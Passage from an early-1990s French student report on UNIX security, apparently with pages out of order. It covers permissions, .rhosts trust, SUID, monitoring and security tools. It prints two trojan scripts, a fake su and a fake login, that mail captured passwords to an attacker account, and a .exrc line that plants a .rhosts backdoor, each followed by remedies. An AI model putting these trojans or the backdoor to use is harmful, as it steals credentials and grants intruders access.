[15] Bill Cheswick. An evening with berferd : In which a cracker is lured, endured and studied. Technical report, AT&T Bell Laboratories, 1991.

[16] Christian Pélissier. Guide de sécurité pour les administrateurs de systèmes unix. Technical Report Edition 2, ONERA - Centre de Calcul - B.P. 72 - 92322 CHATILLON, Décembre 1990.

[17] Daniel V. Klein. Foiling the cracker : a survey of, and improvements to, passwords security. Software engineering institute - technical report, Carnegie Mellon University, 1990.

[18] Stephen G. Kochan Patrick H. Wood. *UNIX System Security.* HAYDEN BOOKS, 1985.

[19] Kenneth R. van Wyk Richard D. Pethia. Computer emergency response - an international problem. Technical report, Computer Emergency Response Team / Coordination Center, 1990 (?).

[20] Brendan P. Kehoe. Zen and the art of the internet. A beginner's guide to the internet, Widener University, janvier 1992.

[21] Melville H. Klein. *TRUSTED COMPUTER SYSTEM EVALUATION CRITERIA.* Department of Defense Computer Security Center, August 1983.

[22] Jean-Luc Archimbaud. Conseils de sécurité destinés aux machines unix sur un réseau tcp/ip. Technical Report version 2.0, CNRS / UREC, Avril 1991.

[23] Simson Garfinkel. Security article extracts. Introduction to Security, 1987.

Bibliographie

[1] John Brunner. *The Shockwave Rider*. HARPER & ROW, 1975. disponible en français sous le titre "Sous l'Onde de Choc" en livre de poche.

[2] Dennis M. Ritchie. *On the Security of UNIX*. Hume and McIlroy Editors, unix programmer's manual : thenth edition at&t bell laboratories edition, 1990.

[3] Rik Farrow. *Unix System Security : How to protect your data from intruders*. ADDISON WESLEY, 1991.

[4] Andrew Tanenbaum. *Modern Operating Systems*. PRENTICE HALL, 1992.

[5] Donn Seeley. A tour of the worm. Technical report, University of Utah, 1989.

[6] Jon A. Rochlis Mark W. Eichin. With microsope and tweezers : An analysis of the internet virus of november 1988. Technical report, MIT, 1989.

[7] Eugene H. Spafford. The internet worm program : An analysis. Purdue technical report csd-tr-823, Purdue University, 1988.

[8] Eugene H. Spafford. The internet worm : Crisis and aftermath. *COMMUNICATIONS of the ACM*, vol. 32:pp. 678–687, juin 1989.

[9] Robert Morris Ken Thompson. Password security : A case history. *COMMUNICATIONS of the ACM*, vol. 22(nb. 11):pp. 594–597, novembre 1979.

[10] Olivier BERNARD Bernard BOLZ Thierry ELSENSOHN. Vous avez dit : Ipc sous unix system v ? Année spéciale informatique, Laboratoire LGI-IMAG, 1991.

[11] Andrew Tanenbaum. *Réseaux, Architectures, Protocoles et Applications*. INTER-EDITIONS, 1991.

[12] Douglas E. Comer. *Operating System Design Volume II : Internetworking with Xinu*. PRENTICE HALL, 1987.

[13] Douglas E. Comer. *Internetworking with TCP/IP : Principles, Protocols and Architecture*. PRENTICE HALL, 1987.

[14] David A. Curry. Improving the security of your unix system. Technical report, SRI International, April 1990. Final Report.

8.5 Et au delà 66

5 Les attaques par finger et rsh **37**
5.1 Un bug dans fingerd . . . 37
5.2 Les dangers de rsh . . . 38
5.3 Corrections et défense . . . 39

II JEUX INTERDITS **41**

6 Les clefs des systèmes UNIX **43**
6.1 Les mots de passe . . . 43
6.1.1 le bon choix . . . 44
6.1.2 notions d'encryptage . . . 45
6.2 Les permissions des fichiers et répertoires . . . 46
6.2.1 Notions de base . . . 46
6.2.2 Généralités . . . 47
6.2.3 Droits d'accès sur les fichiers . . . 48
6.2.4 Droits d'accès des répertoires . . . 48
6.2.5 Algorithme des droits d'accès . . . 49
6.2.6 La commande umask . . . 49
6.3 Le mécanisme de confiance . . . 50

7 Quelques autres problèmes **53**
7.1 La substitution d'identité . . . 53
7.1.1 Les commandes SUID . . . 54
7.1.2 Les commandes SGID . . . 54
7.2 Cheval de Troie . . . 55
7.3 Les pièges des .*rc . . . 56
7.4 Veiller et surveiller . . . 57
7.4.1 Mieux vaut prévenir 57
7.4.2 Qu'essayer de guérir . . . 57
7.4.3 Surveillance . . . 58
7.4.4 find : le Sherlock Holmes des fichiers . . . 58

8 Pour aller plus loin ... **61**
8.1 Notre protocole de recherche . . . 61
8.2 Le C.E.R.T. . . . 62
8.3 Sources d'information . . . 62
8.3.1 Les news . . . 62
8.3.2 archie . . . 63
8.3.3 ftp par mail . . . 63
8.3.4 Catalogue . . . 64
8.4 Quelques utilitaires de sécurité . . . 65
8.4.1 COPS 1.04 . . . 65
8.4.2 Crack . . . 65
8.4.3 npasswd . . . 66

Sommaire

I LE VER DE L'INTERNET **5**

1 L'histoire du ver **7**
1.1 Contexte 7
1.2 Description du ver 8

2 Autopsie du bootstrap **11**
2.1 Le vecteur de propagation 11
2.1.1 programme l1.c 11
2.1.2 remarques 15
2.2 Méthodes de diffusion 17
2.2.1 propagation par une connexion TCP 17
2.2.2 propagation par une connexion SMTP 18
2.3 Exécution du bootstrap 18
2.4 Notion de socket 20
2.5 Pour en savoir plus 21

3 Autopsie du ver **23**
3.1 Le squelette du ver 23
3.1.1 listing du ver "reconstitué" 23
3.2 Fonctionnement 26
3.2.1 main() 26
3.2.2 détermination des cibles 27
3.2.3 techniques d'infection 28
3.2.4 "doit()" 29
3.2.5 remarques 31

4 L'attaque par sendmail **33**
4.1 Description du programme 33
4.2 Stratégie de corruption 34
4.2.1 la "porte de derrière" 34
4.2.2 le mode debug 34
4.3 Pour en savoir plus 35

Pour les administrateurs, le document "*Guide de sécurité pour les administrateurs de systèmes UNIX*" est une source d'information importante, et doit être demandé auprès de l'ONERA.

En conclusion, il apparaît que la sécurité est un aspect important de l'informatique. Mais plus un système est sûr, plus son utilisation ou son installation est contraignante, et plus son coût est élevé (financièrement et en terme de travail nécessaire). La sécurité est l'affaire de tous, et surtout, **la sécurité est un compromis.**

Crack supporte un langage de configuration qui lui indique les tentatives à opérer à partir de chaque entrée dans ses dictionnaires (passage en majuscules de tout ou partie du mot, ajout de chiffres en tête ou fin de mot, inversion etc ...).
Il peut fonctionner en réseau, afin de répartir la charge de travail de craquage des mots de passe sur plusieurs machines.
Enfin, il dispose d'une documentation qui traite d'une politique efficace en matière de mots de passe.

A la lecture de ces lignes, on est en droit de se demander si un tel outil ne fait pas la part trop belle aux indélicats, et ne risque pas de devenir une arme redoutable entre les mains des malfaisants, ceci d'autant plus qu'il s'agit d'un logiciel publiquement accessible.
La question est posée...

8.4.3 npasswd

Obtenu par ftp anonyme sur : **emx.utexas.edu**

npasswd se présente sous la forme d'un package avec différentes versions d'un même programme *npasswd* destiné à remplacer la commande *passwd* livrée avec UNIX. Il a été réalisé d'après le *passwd* des versions BSD4.3 et SunOS 4.0, mais un support pour SystemV (Sys VR3) a été prévu. Ces versions variées sont fournies pour permettre l'utilisation de *npasswd* avec la plupart des variantes d'implantation du fichier de mots de passe du marché (support NIS (ex-Yellow Pages) notamment). Un makefile à options, permet une installation simple de ce programmme.

Le but de *npasswd* est de remplacer *passwd* par une commande analogue, mais qui effectue des tests **à priori** sur les mots de passe choisis. *npasswd* empêchera notamment le choix de mots de passe trop courts ou trop simples. Les critères de refus d'un mot de passe sont fixés par un fichier de configuration, ce qui confère à ce programme une grande souplesse d'utilisation.

8.5 Et au delà ...

Un document très complet intitulé "Zen and the Art of the Internet" [20], excellente introduction au fonctionnement de l'Internet, peut être obtenu par ftp anonyme sur **relay.cs.toronto.edu** dans le répertoire **/pub/zen/**.

Autre document de référence qui pourra être consulté pour connaitre la classification : l'*Orange Book* (obtenu par ftp anonyme : Cf 8.3.4). Il est l'ouvrage de référence internationale en matière de classification de fiabilité matérielle et logicielle.

8.4 Quelques utilitaires de sécurité

Il existe sur l'Internet des packages et des programmes pour améliorer la sécurité sous UNIX. Nous vous présentons ici 2 packages et un utilitaire destiné à améliorer *passwd*.

8.4.1 COPS 1.04

Obtenu par ftp anonyme sur : **cert.sei.cmu.edu** répertoire : pub/cops

COPS 1.04 est un package de sécurité composé d'un ensemble de programmes couvrant chacun quelques problèmes de sécurité sous UNIX. Actuellement c'est un ensemble d'une douzaine de programmes qui vérifient entre autres :

- les permissions des fichiers, répertoires et périphériques
- les mots de passe trop simples
- le contenu, le format et la sécurité des fichiers de mots de passe et de groupes
- les programmes et les fichiers lancés dans les fichiers */etc/rc* et cron(tab)
- l'accès en écriture des répertoires HOME et des fichiers d'amorçage (*.profile, .cshrc, ...*) des utilisateurs.

Ce package possède de nombreuses autres fonctionnalités détaillées dans le fichier *README.1* du package. Il facilitera grandement le travail de tout administrateur en matière de sécurité, mais il permettra aussi à l'utilisateur d'explorer certains aspects de la sécurité sans avoir lui-même à écrire des petits programmes.

8.4.2 Crack

Obtenu par ftp anonyme sur : **ftp.uu.net** répertoire : comp.sources.misc/volume28

Crack est présenté par son auteur comme un vérificateur de mots de passe. Son objectif est donc de repérer (en les "craquant" !) les mots de passe les moins sûrs des fichiers */etc/passwd* qu'on lui fournit.
Crack se base :

- d'une part sur les informations obtenues sur l'utilisateur de chaque compte dans */etc/passwd* (nom, prénom, nom de login ...)
- d'autre part sur une liste extensible de mots de passe courants fournis dans un ensemble de dictionnaires

```
ftpmail@decwrl.dec.com
```

exemple de mail :

```
connect pyrite.rutgers.edu
chdir /security
get spaf-worm.ps
quit
```

En outre tous les serveurs **archie** sont aussi accessibles de cette façon[4].

8.3.4 Catalogue

Voici à présent la liste des publications récupérées sur l'Internet, avec l'adresse à laquelle elles ont été récupérées. Toutes ces publications ont été obtenues par *ftp anonyme* [20]

[5] [6] [7]: Publications des universités de Purdue, Utah et M.I.T. sur le ver
ftp.informatik.tu-muenchen.de

[14] : "*Improving the security of your UNIX system*"
cert.sei.cmu.edu

[21] : "*Orange book*"
cert.sei.cmu.edu

[22] : "*Conseils de sécurité destinés aux machines Unix sur un réseau TCP/IP*"
imag.imag.fr

[19] : "*Computer Emergency Response : An International Problem*"
cert.sei.cmu.edu

[9] : "*Password Security : A Case History*"
arthur.cs.purdue.edu

[2] : "*On the Security of Unix*"
arthur.cs.purdue.edu

[15] : "*An evening with Berferd. In with a Cracker is lured, endured and studied*"
research.att.com

[17] : "*Foiling the cracker : a survey of, and improvments to, password security*"
arthur.cs.purdue.edu

[23] : "*Security article extracts*"
arthur.cs.purdue.edu

[10] : "*Vous avez dit : IPC sous Unix system V ?*"
imag.imag.fr

[4]pour en savoir plus, envoyer simplement un mail contenant *help* à *archie@archie.mcgill.ca*.

à jour périodiquement.

8.3.2 archie

Les serveurs **archie** sont des bases de données qui fournissent des informations sur le contenu de quelques 800 sites accessibles par ftp anonyme sur l'Internet. Ces sites rendent publiquement accessibles plus de 50 Go (giga-octets !) de fichiers. Ces bases de données sont mises à jour mensuellement.
Les serveurs archie européens sont :

- **archie.funet.fi** (Finlande)
- **archie.au** (Autriche)
- **archie.doc.ic.ac.uk** (Grande Bretagne)

Ils sont accessibles par **telnet**, le nom de login étant **archie**.
La grande majorité des documents cités en bibliographie a été obtenue grâce à **archie**.
Voici un exemple de session :

```
$ telnet archie.funet.fi
Trying...
Connected to nic.funet.fi.

SunOS UNIX (nic)
login: archie

archie> prog worm
archie> mail votrelogin@imag.fr
archie> quit
```

vous recevez alors un *mail* contenant un ensemble de références de la forme suivante :

```
Host pyrite.rutgers.edu   (128.6.4.15)
Last updated 04:59 30 Mar 1992

    Location: /security
      FILE      rw-r--r--    280797  Oct 26  1990   spaf-worm.ps
```

8.3.3 ftp par mail

Si vous n'avez pas la possibilité d'effectuer un *ftp anonyme* sur un site distant[3], vous pouvez également obtenir tous ces fichiers par *mail* : il vous faut passer par un "serveur de ftp par mail". Un tel serveur est supporté par la compagnie Digital. On y accède par envoi d'un *mail* à l'adresse suivante :

[3]cette remarque s'adresse particulièrement aux élèves de l'ENSIMAG qui n'ont pas accès à la machine *imag*

indication, à M. Bostic. Profitons de cette occasion pour les remercier de leurs réponses très aimables, bien que négatives.

8.2 Le C.E.R.T.

Peu de temps après le ver de l'Internet de novembre 1988, le Defense Advanced Research Projects Agency (DARPA) lança le **Computer Emergency Response Team**, dont le **Coordination Center (CERT/CC)** est localisé au Carnegie Mellon University's Software Engineering Institute (SEI). Le CERT est un groupe dont le but est de faciliter la réponse communautaire aux événements de sécurité informatique impliquant des machines de l'Internet. Le CERT ainsi que le CERT/CC est composé de centaines de volontaires extrêmement qualifiés de l'ensemble de la communauté informatique.

En cas de problème de sécurité sur l'Internet, le CERT/CC dispose d'une hotline au (412) 268-7090 et d'une adresse électronique : **cert@cert.sei.cmu.edu** sur l'Internet.

Le CERT diffuse régulièrement des bulletins d'information relatifs aux problèmes de sécurité portés à la connaissance de ses membres. La totalité de ces bulletins est disponible par *ftp anonyme* au **cert.sei.cmu.edu** dans le répertoire */pub/cert-advisories*. On pourra y consulter avec intéret l'article *CA-90:02.intruder.warning*. De plus, de nouveaux bulletins sont postés régulièrement dans les *news* (voir 8.3.1) dans le *newsgroup comp.security.announce*.

Pour plus de détails, on se reportera à l'article "*Computer Emergency Response - An International Problem*" [19].

8.3 Sources d'information

8.3.1 Les news

Les **News** sont le point de rencontre de toute la communauté de l'Internet. Elles sont organisées en **newsgroup** qui divisent les informations par thème ou centre d'intérêt. Il existe de nombreux programmes pour accéder aux news, dont notamment *rn*. Un nouvel utilisateur aura intérêt à souscrire (s'abonner) aux newsgroup **news.answers** et **news.newusers.questions** où sont postés notamment les FAQ[2] des autres newsgroup.

Pour la sécurité, on s'interessera aussi à **alt.security**, où l'on guettera particulièrement l'article "Computer Security Frequently Asked Questions" qui y est mis

[2]Freqently Asked Questions

Chapitre 8

Pour aller plus loin ...

8.1 Notre protocole de recherche

> Voici à présent le protocole de recherche d'informations, de documents, de sources et d'utilitaires qui a été utilisé pour la réalisation de cette étude. Sans être un modèle du genre, l'exposé de notre méthode de recherche pourra permettre de comprendre comment nous avons obtenu nos résultats, et peut être aider à l'obtention d'informations complémentaires, ou servir de base pour une autre étude sur le sujet.

Dans un premier temps, nous avons obtenu de personnes compétentes, le point de départ pour nos recherches : nous nous sommes mis à l'écoute des newsgroup[1] **news.answers** et **news.newusers.questions**. Après une courte période de veille, nous avons récupéré dans **news.answers** un document avec pour *subject* : **How to find sources (READ THIS BEFORE POSTING)**. Ce document explique les différentes méthodes pour récupérer des sources, il expose en détail les techniques de recherche et fournit de nombreuses adresses de serveurs avec un résumé des sources disponibles sur chacun.

Nous avons alors tenté de récupérer par *ftp*, les sources du ver (ce que nous cherchions à l'origine). Nous avons trouvé à **ftp.informatik.tu-muenchen.de**, 3 documents [7], [5] et [6], base de la compréhension du ver.

Pour la suite, nous avons mené conjointement de nombreuses recherches, qui nous ont permis de récupérer la plupart des documents utilisés pour cette étude, à l'exception des livres bien sûr. La provenance de nos articles est détaillée ultérieurement (voir 8.3.4) sous forme d'un catalogue.

Nous avons aussi mis à contribution les gens qui se sont penchés sur le problème du ver à l'époque, en demandant les sources du ver à M. Spafford, puis sur son

[1] voir 8.3.1

-name suivie d'un nom de fichier ; recherche tous les fichiers avec ce nom

-perm suivie d'un code octal de permission de fichier ; recherche de tous les fichiers avec cette permission ; si le code est précédé par un "-", tous les fichiers ayant au moins cette permission (c'est-à-dire tous les bits spécifiés armés au moins), sont sélectionnés

-print toujours vraie pour les tests ; provoque l'affichage du nom courant complet

-exec suivie de commande de shell ; le symbole "`{}`" est utilisé pour représenter le résultat courant de la requête. La série de commande doit se terminer par "`\;`"

Cette liste n'est pas exhaustive mais présente les options que nous considérons comme d'utilisation la plus courante. Les différentes options peuvent en outre être combinées, par des parenthèses (précédées par un "`\`"), des négations (symbole "`!`"), et le OU logique (symbole "`-o`").

Exemples :

```
find / -user root -perm -4000 -print
```
Affiche tous les fichiers SUID root

```
find / \(-nouser -o -nogroup \) -print -exec ls -ld {}\;
```
Affiche tous les fichiers appartenant à un utilisateur ou un groupe n'existant pas dans */etc/passwd* et dans */etc/group* respectivement, sous la forme du nom complet puis du résultat de ls -ld sur chacun des fichiers trouvés.
extrait d'un résultat :

```
/usr/local/src/reset.vme
drwxr-xr-x  6 26        1024 Apr 24  1991 /usr/local/src/reset.vme
/usr/local/src/reset.vme/NP1
drwxr-xr-x  2 26        1024 Oct  3  1990 /usr/local/src/reset.vme/NP1
/usr/local/src/reset.vme/NP1/en.o
-rw-r--r--  1 26       92185 Oct  3  1990 /usr/local/src/reset.vme/NP1/en.o
```

find est un outil très puissant pour le travail sur les fichiers. A découvrir rapidement !

privilèges que cela nécessite. De plus, il n'y a pas de méthode générale : la guérison est à étudier au cas par cas.

7.4.3 Surveillance

La sécurité est l'affaire de tous. Même si ce n'est pas votre rôle essentiel, chaque utilisateur a son rôle à jouer dans la sécurité. L'exécution d'une commande *who* de temps à autre pour voir les gens connectés, peut permettre de détecter une activité anormale (personne absente connectée par exemple).

Ensuite, à la connexion, les systèmes fournissent souvent des informations sur la dernière connexion. Faites-y attention et en cas d'anomalie, signalez-le !

Enfin, reste la surveillance des fichiers, qui outre les outils de base (*ls -la* par exemple), nécessite souvent des outils plus puissants. Mais un examen fréquent par *ls -la* des répertoires où vous travaillez peut parfois éviter bien des déboires !

7.4.4 find : le Sherlock Holmes des fichiers

La surveillance approfondie des fichiers ne peut être mise en œuvre qu'à l'aide d'outils efficaces, de par l'immensité des informations à traiter. Pour ce faire, nous allons voir quelques éléments pour l'utilisation de la commande *find*. Pour plus de détails, on exécutera *man find*.

La syntaxe tout d'abord (une des syntaxes possible) :
`find` *path-list [options]*

path-list fournit les chemins de départ de la recherche (*find* cherchera depuis ces chemins, et dans tous leurs sous-répertoires).

options :
Il existe de nombreuses options, dont nous voici les plus courantes :

-user suivie d'un nom d'utilisateur ; recherche de tous les fichiers ayant cet utilisateur pour propriétaire

-nouser recherche de tous les fichiers ayant un propriétaire n'apparaissant pas dans le fichier */etc/passwd*

-group suivie d'un nom de groupe ; recherche de tous les fichiers appartenant à ce groupe

-nogroup recherche de tous les fichiers appartenant à un groupe n'apparaissant pas dans le fichier */etc/group*

d'exécuter des commandes placées par d'autres, avec les risques que cela comporte.

Un piège classique consiste à créer dans le répertoire */tmp* un fichier *.exrc* contenant la commande :

```
:!echo ' pirate ' >> ~/.rhosts
```

On obtient ainsi, dès qu'un utilisateur exécute *vi* dans */tmp*, un accès confiant chez cet utilisateur. En créant alors un shell SUID sur cet utilisateur, puis en faisant disparaître toute trace de la manipulation, on récupère l'ensemble de ses privilèges, et ce de façon durable. Toutefois, pour un utilisateur attentif, un symptôme de cette manipulation est l'affichage d'un "!" furtif lors de l'exécution de *vi*.

7.4 Veiller et surveiller

7.4.1 Mieux vaut prévenir ...

La base des remèdes en matière de sécurité est préventive. Quelques conseils élémentaires :

- Un système de fichiers avec les bonnes protections (surtout en écriture) évite l'introduction de façon simple de chevaux de Troie ou autre pièges du genre : umask[4] au moins à 022, et pas d'accès en écriture pour le groupe et les autres, ni sur les répertoires (et surtout pas le HOME), ni sur les fichiers (sauf pour des raisons précises et bien réfléchies).
- Avoir une variable PATH avec les chemins vers le système en tête (ex :**/bin, /usr/bin**) et le répertoire courant en fin de liste, ou mieux, pas du tout !
- Utiliser à bon escient *.rhosts* et vérifier régulièrement sont contenu
- Ne pas exécuter ces commandes depuis n'importe quel répertoire (Attention aux *.exrc* et analogues qui peuvent être corrompus !)

7.4.2 Qu'essayer de guérir

Avant tout, toute anomalie, trace d'introduction illicite ou bizarrerie doit être signalée à l'administrateur (ou le responsable de la sécurité). Ensuite, après avoir relevé tous les indices permettant d'identifier la méthode utilisée pour corrompre le système, vous pouvez remettre les choses en ordre, en collaboration avec votre administrateur. Attention à ne pas détruire des indices qui pourraient permettre de détecter d'autres incursions, ou de comprendre la méthode utilisée.

La remise en ordre d'un système d'information, après une attaque relève en général du travail de l'administrateur, de par sa complexité (souvent), et parfois les

[4]Cf 6.2.6

arrivant sur le terminal croit se connecter au système, mais son nom d'accès et son mot de passe sont enregistrés par le cheval de Troie qui indique un accès incorrect et laisse ensuite la main à la véritable procédure de connexion.

Exemple :

```
echo "login: \c"
read L
stty -echo
echo "Password: \c"
read P
echo ""
stty echo
echo $L $P | mail pirate >/dev/null 2>&1
echo Login incorrect
kill -9 0
```

Un utilisateur piégé aura :

```
login : pigeon
Password: secret
Login incorrect login : pigeon
Password: secret


Last login: Tue Oct 13 17:55:47 from tty1a
Welcome on E.N.S.I.M.A.G. Networks
$
```

Un remède contre cette attaque : Sur les consoles à accès "public", entrer un login et un mot de passe bidons avant de se connecter pour de bon. Les faux login peu sophistiqués (les plus courants) seront abusés !

7.3 Les pièges des .*rc

Un certain nombre de commandes vont chercher lors de leur lancement, un fichier de commandes dans le répertoire courant, qu'elles exécutent en préalable à leur propre exécution. Parmi les plus connus : l'éditeur *vi* qui exécute les commandes contenues dans le fichier *.exrc* du répertoire courant.

En conséquence, il ne faut jamais exécuter *vi* et toutes les commandes possédant un mécanisme de ce type, depuis un répertoire à accès public en écriture ou depuis un répertoire où il existe un *.exrc* avec accès public en écriture. Sinon, c'est au risque

7.2 Cheval de Troie

Un cheval de Troie, comme son nom le sous-entend, est un programme qui se fait passer pour un autre programme. Le but d'un tel programme est qu'un utilisateur exécute ce programme en croyant exécuter celui qu'il remplace. Le programme masqué peut être une commande du système d'exploitation, ou une application. Un cheval de Troie bien écrit passe inaperçu en provoquant l'exécution du programme masqué auquel il s'est substitué. Il est alors difficilement détectable, le système donnant l'impression de répondre comme à l'accoutumée.

Exemple :

```
# faux /bin/su
stty -echo
echo "Password: \c"
read P
echo ""
stty echo
echo $1 $P | mail pirate >/dev/null 2>&1
echo Sorry
rm su
```

Un administrateur avec un PATH commençant par ":" (répertoire courant), exécutera ce *su* lorsqu'il fera *su* depuis le répertoire où ce faux *su* est installé. Il donnera alors son mot de passe à son insu, qui sera envoyé par mail à pirate. Il croira simplement avoir fait une faute de frappe la première fois :

```
$ su
Password: secret
Sorry
$ su
Password: secret
#
```

Un bon remède pour éviter une telle attaque est d'avoir un PATH bien configuré, c'est-à-dire qui se **termine** par le répertoire courant, ou mieux, ne contient pas le répertoire courant. Les répertoires du système doivent apparaître **en premier** dans le PATH pour éviter de tels problèmes. Alors, des permissions bien configurées sur les fichiers et les répertoires permettent d'éviter l'intrusion de chevaux de Troie.

Un autre exemple de cheval de Troie est le **faux login**, dont le but est de simuler une procédure de connexion à un système informatique. Ayant déjà accès à un système informatique, le saboteur réalise un programme qui simule une demande d'authentification, et enregistre les déclarations de l'utilisateur. L'utilisateur

7.1.1 Les commandes SUID

A tout instant, chaque processus d'un utilisateur possède en fait 2 UID[1] : un Effective UID (**EUID**) et un Real UID (**RUID**). Le RUID est permanent et correspond à l'UID associé à l'utilisateur. L'EUID par contre, peut être modifié. C'est ce qui a lieu lors de l'exécution d'une commande SUID : l'EUID devient alors l'UID du **fichier de la commande**.

En temps normal (exécution d'une commande sans substitution d'identité), chaque processus d'un utilisateur a EUID=RUID. C'est l'EUID qui détermine les privilèges accordés à l'utilisateur à tout instant (sauf dans le cas d'une commande SUID ou SGID faisant des tests sur les RUID et RGID ce qui est très rare !). D'où le comportement des commandes SUID d'accorder à leur exécutant les privilèges du propriétaire de la commande.

La commande *passwd* d'UNIX par exemple est SUID root. Elle permet ainsi à tout utilisateur de modifier son mot de passe, ce qui nécessite une écriture dans le fichier */etc/passwd*, dont le propriétaire est root, seul autorisé à y écrire.

7.1.2 Les commandes SGID

Il est préférable, chaque fois que possible, d'utiliser le mécanisme de substitution d'identité au niveau d'un groupe spécialement créé à cet effet plutôt que de l'attribuer à l'UID 0. En cas d'anomalie de fonctionnement, une commande SGID est généralement moins dangereuse qu'une commande SUID root.

De façon analogue aux UID, chaque processus d'un utilisateur possède 2 GID[2] : un Effective GID (**EGID**) et un Real GID (**RGID**). Le RGID correspond au GID courant de l'utilisateur (un utilisateur peut appartenir à plusieurs groupes[3]). L'EGID peut être différent pour un processus du GID de son exécutant. C'est ce qui a lieu lors de l'exécution d'une commande SGID : l'EGID devient alors le GID du **fichier de la commande**.

Pour la détermination des privilèges accordés lors de l'exécution d'une commande, l'EGID est au groupe ce que l'EUID est au propriétaire. D'où le comportement des commandes SGID d'accorder à leur exécutant les privilèges du groupe de la commande.

---

[1] User IDentificator

[2] Group IDentificator

[3] Voir "La notion de groupe", p.14 [16]

Chapitre 7

Quelques autres problèmes

Au delà des aspects courants de la sécurité que nous venons de voir, nous allons à présent nous intéresser à quelques autres problèmes, qu'un utilisateur pourrait rencontrer un jour. Nous verrons notamment le mécanisme de substitution d'identité (**SUID** et **SGID**), quelques attaques classiques sous UNIX pour obtenir des accès ou privilèges de façon illicite, ainsi que certains remèdes à ces attaques.

7.1 La substitution d'identité

Le mécanisme de substitution d'identité est rattaché aux permissions des fichiers (Cf 6.2). Il est mis en œuvre par le positionnement du bit "s" pour le propriétaire (**SUID**) ou du bit "s" pour le groupe (**SGID**). Ce mécanisme est très puissant et présente certains dangers, notamment pour le cas SUID root, où les privilèges super-utilisateur sont accordés. Il convient de vérifier attentivement que ces privilèges ne sont pas accordés trop largement (comme par exemple avec la possibilité d'obtenir un shell depuis la commande SUID root). Pour plus de détails, on se reportera aux ouvrages de Wood et Kochan [18] et Farrow [3].

Lorsqu'une commande est SUID, l'exécutant de la commande a pendant la **durée totale ou partielle** de la commande, les privilèges du propriétaire de la commande. Dans le cas d'une commande SGID, ce sont les privilèges du groupe à qui appartient cette commande qui sont accordés.

Ce mécanisme est notamment utilisé pour des commandes UNIX SUID root, pour permettre à tous les utilisateurs d'accéder à des fichiers auxquels ils n'ont normalement pas accès ou pour avoir le droit d'exécuter certains appels systèmes comme *chroot*, *mknod*, *chown* ...

Exemple :

```
# hosts.equiv
ensihp01
ensisps4 fred

# .rhosts
129.88.32.1
ensibm john
ensisun
```

Si john a ce *.rhosts* dans son HOME et que ce */etc/hosts.equiv* est sur cette machine ensisps3, tous les gens ayant un login de même nom sur ensihp01 et ensisps3 accèdent sans authentification sur ensisps3 par les r-commandes (*rlogin,rsh, rcp*), de même que fred depuis ensisps4[7]. De plus, john donne accès confiant au moyen des r-commandes à tous les gens de la machine de numéro IP 129.88.32.1, ainsi qu'à john depuis ensibm et à tous les gens sur ensisun, et ce, sur son compte.

Remarque : *rlogind* forke un login qui contrôle que le fichier *.rhosts* appartient bien au propriétaire du répertoire HOME dans lequel il se trouve (ou a root), et que ce n'est pas un lien symbolique. Dans le cas contraire, le mot de passe est demandé.

[7] fred ayant un compte fred sur ensisps3

- **066** si vous souhaitez vous réserver la possiblité d'échanger des fichiers avec tous les utilisateurs de votre système, tout en conservant la maximum de sécurité (fichiers en `-rw-------` et répertoires en `drwx--x--x`)
- **027** si vous souhaitez autoriser la lecture de vos fichiers aux membres de votre groupe (fichiers en `-rw-r-----` et répertoires en `drwxr-x---`)
- **077** si vous souhaitez travailler seul (fichiers en `-rw-------` et répertoires en `drwx------`)

6.3 Le mécanisme de confiance

Ce mécanisme influe sur le fonctionnement des commandes *rlogin*, *rsh* et *rcp*. La confiance est indispensable pour le bon fonctionnement de *rcp*, elle permet de court-circuiter l'authentification par mot de passe pour *rlogin* et *rsh*. Pour *rcp*, la confiance doit être accordée sur la machine distante à la personne exécutant *rcp* sur la machine locale ; sinon *rcp* renvoie le message : **"Permission denied"**.

La confiance peut être accordée de 2 façons :

- **confiance généralisée :** l'administrateur de la machine serveur accorde la confiance sur sa machine au moyen du fichier */etc/hosts.equiv*, aux utilisateurs qui ont même nom de login sur les 2 machines (sauf pour les utilisateurs dont l'UID[6] est égal à zéro). Ceci n'est vrai que si la machine est désignée par *hostname*. Si on précise *hostname login* la confiance n'est accordée qu'au login indiqué.
- **confiance personnalisée :** l'alternative à la confiance généralisée est la confiance personnalisée dans laquelle chaque utilisateur de la machine serveur autorise l'accès à des utilisateurs de machines distantes sur son login au moyen du fichier *.rhosts* situé dans son répertoire HOME.

Si des noms de machine sont utilisés dans les fichiers */etc/hosts.equiv* ou dans des *.rhosts*, ces machines clientes doivent impérativement être déclarées dans le fichier */etc/hosts* de la machine serveur pour que le mécanisme fonctionne correctement. Toutefois, on peut utiliser l'adresse IP à la place du nom de machine, pour contourner cette contrainte.

Aussi, dans le cas où l'accès confiant est mis en place par un fichier *.rhosts*, ce dernier doit obligatoirement avoir comme propriétaire celui du répertoire HOME dans lequel il est situé.

[6] UID : User IDentificator

Attention : il suffit d'avoir le droit wx sur un répertoire pour pouvoir en effacer le contenu, quel que soient les propriétaires et les droits des fichiers contenus dans ce répertoire !

Le bit "t", appelé *sticky bit*, qui ne peut être mis que par l'administrateur, permet sur un répertoire d'annuler la permission "w" du répertoire sur les fichiers dont on n'est pas propriétaire. L'effacement d'un fichier n'est alors autorisé qu'à **SON** propriétaire et à *root*.

On retiendra donc qu'un fichier est protégé contre une modification par ses propre permissions, et contre la suppression par les permissions du répertoire qui le contient.

6.2.5 Algorithme des droits d'accès

L'accès aux fichiers par un processus est déterminé par l'algorithme suivant :

```
si (euid_processus = uid_fichier)
alors
     acces selon les droits du proprietaire;
sinon si (egid_processus = gid_fichier)
alors
     acces selon les droits du groupe
sinon
     acces selon les droits des autres
finsi
```

On notera que l'`euid_processus` et l'`egid_processus` sont l'UID et le GID de l'utilisateur l'exécutant, sauf dans le cas d'un exécutable SUID ou SGID (Cf 7.1).

De plus, pour l'accès groupe, le mécanisme d'accès est différent pour UNIX BSD 4.[23]. On vérifie que l'EGID du processus est égal au GID du fichier ou que le GID du fichier est **l'un des GID de la liste des groupes dont l'utilisateur est membre** (Group Acces List ou GAL) (pour plus de détails, voir [16]).

6.2.6 La commande umask

La commande *umask* définit un masque décrivant les permissions des fichiers lors de leur création. Le masque est le complément à 1 de la permission désirée. Il est exprimé en octal. Quelle que soit la valeur du masque, les fichiers ne sont jamais créés avec le droit **x**, sauf s'ils sont générés par un éditeur de liens. Par défaut, le masque est positionné à la valeur 022 (ce qui est une protection assez faible).

Les valeurs conseillées pour *umask* sont :

